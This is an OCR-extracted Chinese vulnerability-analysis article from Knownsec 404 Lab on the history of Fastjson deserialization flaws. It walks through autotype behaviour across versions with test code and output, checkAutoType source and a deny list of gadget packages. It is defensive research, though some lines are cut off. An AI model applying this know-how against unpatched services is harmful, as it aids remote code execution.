Fastjson 反序列化漏洞史


2020年05月08日
漏洞分析 (/category/vul-analysis/) · 404专栏 (/category/404team/)

作者：Longofo@知道创宇404实验室
时间：2020年4月27日
英文版本：https://paper.seebug.org/1193/ (https://paper.seebug.org/1193/)

Fastjson没有cve编号，不太好查找时间线，一开始也不知道咋写，不过还是慢慢写出点东西，幸好fastjson开源以及有师傅们的一路辛勤记录。文中将给出与Fastjson漏洞相关的比较关键的更新以及漏洞时间线，会对一些比较经典的漏洞进行测试及修复说明，给出一些探测payload，rce payload。

Fastjson解析流程


可以参考下@Lucifaer师傅写的fastjson流程分析 (https://paper.seebug.org/994/)，这里不写了，再写篇幅就占用很大了。文中提到fastjson有使用ASM生成的字节码，由于实际使用中很多类都不是原生类，fastjson序列化/反序列化大多数类时都会用ASM处理，如果好奇想查看生成的字节码，可以用idea动态调试时保存字节文件：


Project
resources
test
target
classes
com
alibaba
fastjson
annotation
asm
parser
deserializer
AbstractDateDeserializer.class
ArrayListTypeFieldDeserializer.class
ASMDeserializerFactory.class
AutowiredObjectDeserializer.class
ContextObjectDeserializer.class
DefaultFieldDeserializer.class
EnumDeserializer.class
ExtraProcessable.class
ExtraProcessor.class
ExtraTypeProvider.class
FastjsonASMDeserializer_1_User.class
FieldDeserializer.class
FieldTypeResolver.class
JavaBeanDeserializer.class
JavaObjectDeserializer.class
Jdk8DateCodec.class
_init(cw, new Context(className Type, config, beanInfo, initVariantIndex: 3));
_createInstance(cw, new Context(className Type, config, beanInfo, initVariantIndex: 3));
_deserialze(cw, new Context(className Type, config, beanInfo, initVariantIndex: 5));
_deserialzeArrayMapping(cw, new Context(className Type, config, beanInfo, initVariantIndex: 4));
byte[] code = cw.toByteArray();
Class<?> exampleClass = defineClassPublic(className Full, code, off: 0, code.length);
Constructor<?> constructor = exampleClass.getConstructor(ParserConfig.class, JavaBeanInfo.class);
Object instance = constructor.newInstance(config, beanInfo);
return (ObjectDeserializer) instance;
private Class<?> defineClassPublic(String name, by
return classLoader.defineClassPublic(name, b,
private void _setFlag(MethodVisitor mw, Context co
String varName = "_asm_flag_" + (i / 32);
mw.visitVarInsn(ILOAD, context.var(varName));
mw.visitLdcInsn(csr: 1 << i);
mw.visitInsn(IOR);
mw.visitVarInsn(ISTORE, context.var(varName));
Evaluate
Code fragment:
BufferedOutputStream bos = null;
FileOutputStream fos = null;
File file = null;
String filePath = "F:/java/javaproject/fastjsonsrc/target/classes/" + packageName.replace(
"/";
try {
File dir = new File(filePath);
if (!dir.exists()) {
dir.mkdirs();
}
file = new File(pathname: filePath + className + ".class");
fos = new FileOutputStream(file);
bos = new BufferedOutputStream(fos);
Result:
Nothing to show
Seebug
Debug: Test1
Debugger
Console
Frames
Threads
Variables
this = {ASMDeserializerFactory@724}
config = {ParserConfig@703}
beanInfo = {JavaBeanInfo@749}
clazz = {Class@702} "class com.longofo.test.User"
className = "FastjsonASMDeserializer_1_User"
packageName = "com.alibaba.fastjson.parser.deserializer"
classNameType = "com/alibaba/fastjson/parser/deserializer/FastjsonASMDeserializer_1_User"
classNameFull = "com.alibaba.fastjson.parser.deserializer.FastjsonASMDeserializer_1_User"
cw = {ClassWriter@764}
code = {byte[2921]@765}

插入的代码为：

```
BufferedOutputStream bos = null;
FileOutputStream fos = null;
File file = null;
String filePath = "F:/java/javaproject/fastjsonsrc/target/classes/" + packageName.replace
try {
    File dir = new File(filePath);
    if (!dir.exists()) {
        dir.mkdirs();
    }
    file = new File(filePath + className + ".class");
    fos = new FileOutputStream(file);
    bos = new BufferedOutputStream(fos);
    bos.write(code);
} catch (Exception e) {
    e.printStackTrace();
} finally {
    if (bos != null) {
        try {
            bos.close();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
    if (fos != null) {
        try {
            fos.close();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

生成的类：



但是这个类并不能用于调试，因为fastjson中用ASM生成的代码没有linenumber、trace等用于调试的信息，所以不能调试。不过通过在Expression那个窗口重写部分代码，生成可用于调式的bytecode应该也是可行的（我没有测试，如果有时间和兴趣，可以看下ASM怎么生成可用于调试的字节码）。

Fastjson 样例测试

首先用多个版本测试下面这个例子：

```java
//User.java
package com.longofo.test;

public class User {
    private String name; //私有属性，有getter、setter方法
    private int age; //私有属性，有getter、setter方法
    private boolean flag; //私有属性，有is、setter方法
    public String sex; //公有属性，无getter、setter方法
    private String address; //私有属性，无getter、setter方法

    public User() {
        System.out.println("call User default Constructor");
    }

    public String getName() {
        System.out.println("call User getName");
        return name;
    }

    public void setName(String name) {
        System.out.println("call User setName");
        this.name = name;
    }

    public int getAge() {
        System.out.println("call User getAge");
        return age;
    }

    public void setAge(int age) {
        System.out.println("call User setAge");
        this.age = age;
    }
```

```
    public boolean isFlag() {
        System.out.println("call User isFlag");
        return flag;
    }

    public void setFlag(boolean flag) {
        System.out.println("call User setFlag");
        this.flag = flag;
    }

    @Override
    public String toString() {
        return "User{" +
                "name='" + name + '\'' +
                ", age=" + age +
                ", flag=" + flag +
                ", sex='" + sex + '\'' +
                ", address='" + address + '\'' +
                '}';
    }
}
```

```
package com.longofo.test;

import com.alibaba.fastjson.JSON;

public class Test1 {
    public static void main(String[] args) {
        //序列化
        String serializedStr = "{\"@type\":\"com.longofo.test.User\",\"name\":\"lala\",\'
        System.out.println("serializedStr=" + serializedStr);

        System.out.println("-----------------------------------------------\n\n");
        //通过parse方法进行反序列化，返回的是一个JSONObject]
        System.out.println("JSON.parse(serializedStr): ");
        Object obj1 = JSON.parse(serializedStr);
        System.out.println("parse反序列化对象名称:" + obj1.getClass().getName());
        System.out.println("parse反序列化: " + obj1);
        System.out.println("-----------------------------------------------\n");

        //通过parseObject,不指定类，返回的是一个JSONObject
        System.out.println("JSON.parseObject(serializedStr): ");
        Object obj2 = JSON.parseObject(serializedStr);
        System.out.println("parseObject反序列化对象名称:" + obj2.getClass().getName());
        System.out.println("parseObject反序列化:" + obj2);
        System.out.println("-----------------------------------------------\n");

        //通过parseObject,指定为object.class
        System.out.println("JSON.parseObject(serializedStr, Object.class): ");
        Object obj3 = JSON.parseObject(serializedStr, Object.class);
        System.out.println("parseObject反序列化对象名称:" + obj3.getClass().getName());
        System.out.println("parseObject反序列化:" + obj3);
        System.out.println("-----------------------------------------------\n");

        //通过parseObject,指定为User.class
```

```
        System.out.println("JSON.parseObject(serializedStr, User.class): ");
        Object obj4 = JSON.parseObject(serializedStr, User.class);
        System.out.println("parseObject反序列化对象名称:" + obj4.getClass().getName());
        System.out.println("parseObject反序列化:" + obj4);
        System.out.println("-----------------------------------------------\n");
    }
}
```

说明:

- 这里的@type就是对应常说的autotype功能，简单理解为fastjson会自动将json的`key:value`值映射到@type对应的类中
- 样例User类的几个方法都是比较普通的方法，命名、返回值也都是常规的符合bean要求的写法，所以下面的样例测试有的特殊调用不会覆盖到，但是在漏洞分析中，可以看到一些特殊的情况
- parse用了四种写法，四种写法都能造成危害（不过实际到底能不能利用，还得看版本和用户是否打开了某些配置开关，具体往后看）
- 样例测试都使用jdk8u102，代码都是拉的源码测，主要是用样例说明autotype的默认开启、checkautotype的出现、以及黑白名白名单从哪个版本开始出现的过程以及增强手段

1.1.157测试

这应该是最原始的版本了（tag最早是这个），结果:

```
serializedStr={"@type":"com.longofo.test.User","name":"lala","age":11, "flag": true,"sex'
-----------------------------------------------


JSON.parse(serializedStr):
call User default Constructor
call User setName
call User setAge
call User setFlag
parse反序列化对象名称:com.longofo.test.User
parse反序列化: User{name='lala', age=11, flag=true, sex='boy', address='null'}
-----------------------------------------------

JSON.parseObject(serializedStr):
call User default Constructor
call User setName
call User setAge
call User setFlag
call User getAge
call User isFlag
call User getName
parseObject反序列化对象名称:com.alibaba.fastjson.JSONObject
parseObject反序列化:{"flag":true,"sex":"boy","name":"lala","age":11}
-----------------------------------------------

JSON.parseObject(serializedStr, Object.class):
call User default Constructor
call User setName
call User setAge
call User setFlag
parseObject反序列化对象名称:com.longofo.test.User
parseObject反序列化:User{name='lala', age=11, flag=true, sex='boy', address='null'}
-----------------------------------------------
```

```
JSON.parseObject(serializedStr, User.class):
call User default Constructor
call User setName
call User setAge
call User setFlag
parseObject反序列化对象名称:com.longofo.test.User
parseObject反序列化:User{name='lala', age=11, flag=true, sex='boy', address='null'}
-----------------------------------------------
```

下面对每个结果做一个简单的说明

JSON.parse(serializedStr)

```
JSON.parse(serializedStr):
call User default Constructor
call User setName
call User setAge
call User setFlag
parse反序列化对象名称:com.longofo.test.User
parse反序列化：User{name='lala', age=11, flag=true, sex='boy', address='null'}
```

在指定了@type的情况下，自动调用了User类默认构造器，User类对应的setter方法（setAge，setName）,最终结果是User类的一个实例，不过值得注意的是public sex被成功赋值了，private address没有成功赋值，不过在1.2.22, 1.1.54.android之后，增加了一个SupportNonPublicField特性，如果使用了这个特性，那么private address就算没有setter、getter也能成功赋值，这个特性也与后面的一个漏洞有关。注意默认构造方法、setter方法调用顺序，默认构造器在前，此时属性值还

没有被赋值，所以即使默认构造器中存在危险方法，但是危害值还没有被传入，所以默认构造器按理来说不会成为漏洞利用方法，不过对于内部类那种，外部类先初始化了自己的某些属性值，但是内部类默认构造器使用了父类的属性的某些值，依然可能造成危害。

可以看出，从最原始的版本就开始有autotype功能了，并且autotype默认开启。同时ParserConfig类中还没有黑名单。

JSON.parseObject(serializedStr)

```
JSON.parseObject(serializedStr):
call User default Constructor
call User setName
call User setAge
call User setFlag
call User getAge
call User isFlag
call User getName
parseObject反序列化对象名称:com.alibaba.fastjson.JSONObject
parseObject反序列化:{"flag":true,"sex":"boy","name":"lala","age":11}
```

在指定了@type的情况下，自动调用了User类默认构造器，User类对应的setter方法（setAge，setName）以及对应的getter方法（getAge，getName），最终结果是一个字符串。这里还多调用了getter（注意bool类型的是is开头的）方法，是因为parseObject在没有其他参数时，调用了`JSON.toJSON(obj)`，后续会通过gettter方法获取obj属性值：

```
if (ParserConfig.isPrimitive(clazz)) {
    return javaObject;
}

ObjectSerializer serializer = config.get(clazz);
if (serializer instanceof JavaBeanSerializer) {
    JavaBeanSerializer javaBeanSerializer = (JavaBeanSerializer) serializer;

    JSONObject json = new JSONObject();
    try {
        Map<String, Object> values = javaBeanSerializer.getFieldValuesMap(javaObject);
        for (Map.Entry<String, Object> entry : values.entrySet()) {
            json.put(entry.getKey(), toJSON(entry.getValue()));
        }
    } catch (Exception e) {
        throw new JSONException("toJSON error", e);
    }
    return json;
}
```

```
String errorMessage = "write javaBean error";
if (fieldName != null) {
    errorMessage += ", fieldName : " + fieldName;
}
throw new JSONException(errorMessage, e);
} finally {
    serializer.context = parent;
}
}

public Map<String, Object> getFieldValuesMap(Object object) throws Exception {
    Map<String, Object> map = new LinkedHashMap<~>(sortedGetters.length);

    for (FieldSerializer getter : sortedGetters) {
        map.put(getter.fieldInfo.name, getter.getPropertyValue(object));
    }

    return map;
}
}
```

JSON.parseObject(serializedStr, Object.class)

```
JSON.parseObject(serializedStr, Object.class):
call User default Constructor
call User setName
call User setAge
call User setFlag
parseObject反序列化对象名称:com.longofo.test.User
parseObject反序列化:User{name='lala', age=11, flag=true, sex='boy', address='null'}
```

在指定了@type的情况下，这种写法和第一种`JSON.parse(serializedStr)`写法其实没有区别的，从结果也能看出。

JSON.parseObject(serializedStr, User.class)


```
JSON.parseObject(serializedStr, User.class):
call User default Constructor
call User setName
call User setAge
call User setFlag
parseObject反序列化对象名称:com.longofo.test.User
parseObject反序列化:User{name='lala', age=11, flag=true, sex='boy', address='null'}
```

在指定了@type的情况下，自动调用了User类默认构造器，User类对应的setter方法（setAge，setName），最终结果是User类的一个实例。这种写法明确指定了目标对象必须是User类型，如果@type对应的类型不是User类型或其子类，将抛出不匹配异常，但是，就算指定了特定的类型，依然有方式在类型匹配之前来触发漏洞。

1.2.10测试

对于上面User这个类，测试结果和1.1.157一样，这里不写了。

到这个版本autotype依然默认开启。不过从这个版本开始，fastjson在ParserConfig中加入了denyList，一直到1.2.24版本，这个denyList都只有一个类（不过这个java.lang.Thread不是用于漏洞利用的）：



1.2.25测试

测试结果是抛出出了异常：

```
serializedStr={"@type":"com.longofo.test.User","name":"lala","age":11, "flag": true}
-----------------------------------------------


JSON.parse(serializedStr):
Exception in thread "main" com.alibaba.fastjson.JSONException: autoType is not support. c
    at com.alibaba.fastjson.parser.ParserConfig.checkAutoType(ParserConfig.java:882)
    at com.alibaba.fastjson.parser.DefaultJSONParser.parseObject(DefaultJSONParser.java:3
    at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1327)
    at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1293)
    at com.alibaba.fastjson.JSON.parse(JSON.java:137)
    at com.alibaba.fastjson.JSON.parse(JSON.java:128)
    at com.longofo.test.Test1.main(Test1.java:14)
```

从1.2.25开始，autotype默认关闭了，对于autotype开启，后面漏洞分析会涉及到。并且从1.2.25开始，增加了checkAutoType函数，它的主要作用是检测@type指定的类是否在白名单、黑名单（使用的startswith方式）

以及目标类是否是两个危险类（Classloader、DataSource）的子类或者子接口，其中白名单优先级最高，白名单如果允许就不检测黑名单与危险类，否则继续检测黑名单与危险类：

```
800         acceptList[acceptList.length - 1] = name;
801         this.acceptList = acceptList;
802     }
803
804     public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
805         if (typeName == null) {
806             return null;
807         }
808
809         final String className = typeName.replace('$', '.');
810
811         if (autoTypeSupport || expectClass != null) {
812             for (int i = 0; i < acceptList.length; ++i) {
813                 String accept = acceptList[i];
814                 if (className.startsWith(accept)) {
815                     return TypeUtils.loadClass(typeName, defaultClassLoader);
816                 }
817             }
818
819             for (int i = 0; i < denyList.length; ++i) {
820                 String deny = denyList[i];
821                 if (className.startsWith(deny)) {
822                     throw new JSONException("autoType is not support. " + typeName);
823                 }
824             }
825         }
826
```

增加了黑名单类、包数量，同时增加了白名单，用户还可以调用相关方法添加黑名单/白名单到列表中：


```
151     private boolean                                     asmEnable      = !ASMUtils.IS_ANDROID;
152
153     public final SymbolTable                            symbolTable    = new SymbolTable
    (tableSize: 4096);
154
155     public PropertyNamingStrategy                       propertyNamingStrategy;
156
157     protected ClassLoader                               defaultClassLoader;
158
159     protected ASMDeserializerFactory                    asmFactory;
160
161     private static boolean                              awtError       = false;
162     private static boolean                              jdk8Error      = false;
163
164     private boolean                                     autoTypeSupport = AUTO_SUPPORT;
165     private String[]                                    denyList       = "bsh,com.mchange,com
    .sun.,java.lang.Thread,java.net.Socket,java.rmi,javax.xml,org.apache.bcel,org.apache.commons
    .beanutils,org.apache.commons.collections.Transformer,org.apache.commons.collections.functors,org
    .apache.commons.collections4.comparators,org.apache.commons.fileupload,org.apache.myfaces.context
    .servlet,org.apache.tomcat,org.apache.wicket.util,org.codehaus.groovy.runtime,org.hibernate,org
    .jboss,org.mozilla.javascript,org.python.core,org.springframework".split(regex: ",");
166     private String[]                                    acceptList     = AUTO_TYPE_ACCEPT_LIST;
167
168     public ParserConfig() { this(asmFactory: null, parentClassLoader: null); }
171
172     public ParserConfig(ClassLoader parentClassLoader) { this(asmFactory: null, parentClassLoader); }
175
```

后面的许多漏洞都是对checkAutotype以及本身某些逻辑缺陷导致的漏洞进行修复，以及黑名单的不断增加。

1.2.42测试

与1.2.25一样，默认不开启autotype，所以结果一样，直接抛autotype未开启异常。

从这个版本开始，将denyList、acceptList换成了十进制的hashcode，使得安全研究难度变大了（不过hashcode的计算方法依然是公开的，假如拥有大量的jar包，例如maven仓库可以爬jar包下来，可批量的跑类名、包名，不过对于黑名单是包名的情况，要找到具体可利用的类也会消耗一些时间）：



